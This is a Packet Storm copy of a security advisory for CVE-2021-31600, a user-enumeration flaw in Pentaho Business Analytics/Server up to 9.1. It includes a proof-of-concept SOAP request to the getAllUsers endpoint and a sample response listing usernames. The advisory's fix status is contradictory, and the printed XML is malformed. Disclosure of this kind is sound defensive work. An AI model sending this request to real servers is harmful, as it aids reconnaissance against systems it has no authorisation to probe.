

Pentaho Business Analytics / Pentaho Business Server 9.1 User Enumeration

Authored by [Altion Malka](#), [Alberto Favero](#)

Posted Nov 5, 2021

Pentaho implements a series of web services using the SOAP protocol to allow scripting interaction with the backend server. HAWSEC identified that the services `userRoleListService` and `ServiceAction` exposed through the `/pentaho/webservices/userRoleListService` and `/pentaho/ServiceAction?action=SecurityDetails` endpoints are not enforcing sufficient access controls. Specifically, an authenticated user can list all application usernames present in the Jackrabbit Repository.

tags | [exploit](#), [web](#), [protocol](#)

advisories | [CVE-2021-31600](#)

SHA-256 | [df24858a662120cb07ae1d884fbbf73c40dde32c2c707e40ade959b4c867fc35](#) [Download](#) | [Favorite](#) | [View](#)

Related Files

Share This

Like

Twitter

LinkedIn

Reddit

Digg

StumbleUpon

Change Mirror

Download

Product: Pentaho Business Analytics / Pentaho Business Server
Vendor / Manufacturer: Hitachi Vantara
Affected Version(s): <= 9.1
Vulnerability Type: Jackrabbit User Enumeration
Solution Status: Fix Released on public GitHub repository
Manufacturer Notification: 8th February 2021
Solution Date: Wont fix
Public Disclosure: 01 November 2021
CVE Reference: CVE-2021-31600
Author(s) of Advisory: Alberto Favero (HawSec) & Altion Malka

--- ### --- ### ---

Product Description:

Pentaho is business intelligence (BI) software that provides data integration, OLAP services, reporting, information dashboards, data mining and extract, transform, load (ETL) capabilities. Its headquarters are in Orlando, Florida. Pentaho was acquired by Hitachi Data Systems in 2015 and in 2017 became part of Hitachi Vantara.

(Source: <https://en.wikipedia.org/wiki/Pentaho>)

--- ### --- ### ---

Vulnerability Details:

Pentaho implements a series of web services using the SOAP protocol to allow scripting interaction with the backend server. HAWSEC identified that the services `userRoleListService` and `ServiceAction` exposed through the `/pentaho/webservices/userRoleListService` and `/pentaho/ServiceAction?action=SecurityDetails` endpoints are not enforcing sufficient access controls. Specifically, an authenticated user can list all application usernames present in the Jackrabbit Repository.

--- ### --- ### ---

Proof of Concept (PoC):

See Ginger (<https://github.com/HawSec/ginger>)

or

--- ### --- ### ---

```
POST /pentaho/webservices/userRoleListService HTTP/1.1
Host: localhost:8080
Connection: close
Cookie: JSESSIONID=878BCFF82BC40D06F72D64172CAC98B4;
SOAPAction:
Content-Type: text/xml; charset=UTF-8
Content-Length: 244
<soapenv:Envelope
  xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:ws="http://ws.userrole.security.platform.pentaho.org/"
  <soapenv:Header>
    <soapenv:Body>
      <ws:getAllUsers/>
    </soapenv:Body>
  </soapenv:Envelope>
```

```
HTTP/1.1 200
Content-Type: text/xml; charset=utf-8
Connection: close
Content-Length: 353
<?xml version="1.0" encoding="UTF-8"?>
<S:Envelope
  xmlns:S="http://schemas.xmlsoap.org/soap/envelope/">
  <S:Body>
    <ns2:getAllUsersResponse
      xmlns:ns2="http://ws.userrole.security.platform.pentaho.org/">
      <return>pat</return>
      <return>test</return>
      <return>suzy</return>
      <return>admin</return>
      <return>riffan</return>
    </ns2:getAllUsersResponse>
  </S:Body>
</S:Envelope>
```

--- ### --- ### ---

--- ### --- ### ---

Credits:

This vulnerability was discovered by Alberto Favero & Altion Malka

--- ### --- ### ---

BlackHawk - hawkgotyou@gmail.com

Experientia senum, agilitas iuvenum.

Adversa fortiter. Dubia prudenter.

File Archive: December 2022 <

Su	Mo	Tu	We	Th	Fr
Sa					
				1	2
3					
4	5	6	7	8	9
10					
11	12	13	14	15	16
17					
18	19	20	21	22	23
24					
25	26	27	28	29	30
31					

Top Authors In Last 30 Days

Red Hat 157 files

Ubuntu 76 files

LiquidWorm 23 files

Debian 21 files

nu1security 11 files

malvuln 11 files

Gentoo 9 files

Google Security Research 8 files

Julien Ahrens 4 files

T. Weber 4 files

File Tags

ActiveX (932)	December 2022
Advisory (79,754)	November 2022
Arbitrary (15,694)	October 2022
BBS (2,859)	September 2022
Bypass (1,619)	August 2022
CGI (1,018)	July 2022
Code Execution (8,926)	June 2022
Conference (673)	May 2022
Cracker (840)	April 2022
CSRF (3,290)	March 2022
DoS (22,602)	February 2022
Encryption (2,349)	January 2022
Exploit (50,359)	Older

File Inclusion (4,165)

File Upload (946)

Firewall (821)

Info Disclosure (2,660)

Intrusion Detection (867)

Java (2,899)

JavaScript (821)

Kernel (6,291)

Local (14,201)

Magazine (586)

Overflow (12,419)

Perl (1,418)

PHP (5,093)

Proof of Concept (2,291)

Protocol (3,435)

Python (1,467)

Remote (30,044)

Root (3,504)

Ruby (594)

Scanner (1,631)

Security Tool (7,777)

Shell (3,103)

Shellcode (1,204)

Sniffer (886)

File Archives

December 2022

November 2022

October 2022

September 2022

August 2022

July 2022

June 2022

May 2022

April 2022

March 2022

February 2022

January 2022

Older

Systems

AIX (426)

Apple (1,926)

BSD (370)

CentOS (55)

Cisco (1,917)

Debian (6,634)

Fedora (1,690)

FreeBSD (1,242)

Gentoo (4,272)

HPUX (878)

iOS (330)

iPhone (108)

IRIX (220)

Juniper (67)

Linux (44,315)

Mac OS X (684)

Mandriva (3,105)

NetBSD (255)

OpenBSD (479)

RedHat (12,469)

Slackware (941)

Solaris (1,607)

[Login](#) or [Register](#) to add favorites

- Spoof (2,166)

SQL Injection (16,102)

TCP (2,379)

Trojan (686)

UDP (876)

Virus (662)

Vulnerability (31,136)

Web (9,365)

Whitepaper (3,729)

x86 (946)

XSS (17,494)

Other

SUSE (1,444)

Ubuntu (8,199)

UNIX (9,159)

UnixWare (185)

Windows (6,511)

Other



© 2022 Packet Storm. All rights reserved.

Site Links

- News by Month

News Tags

Files by Month

File Tags

File Directory

About Us

- History & Purpose

Contact Information


Terms of Service

Privacy Statement

Copyright Information

Hosting By

Rokasec



Follow us on Twitter



Subscribe to an RSS Feed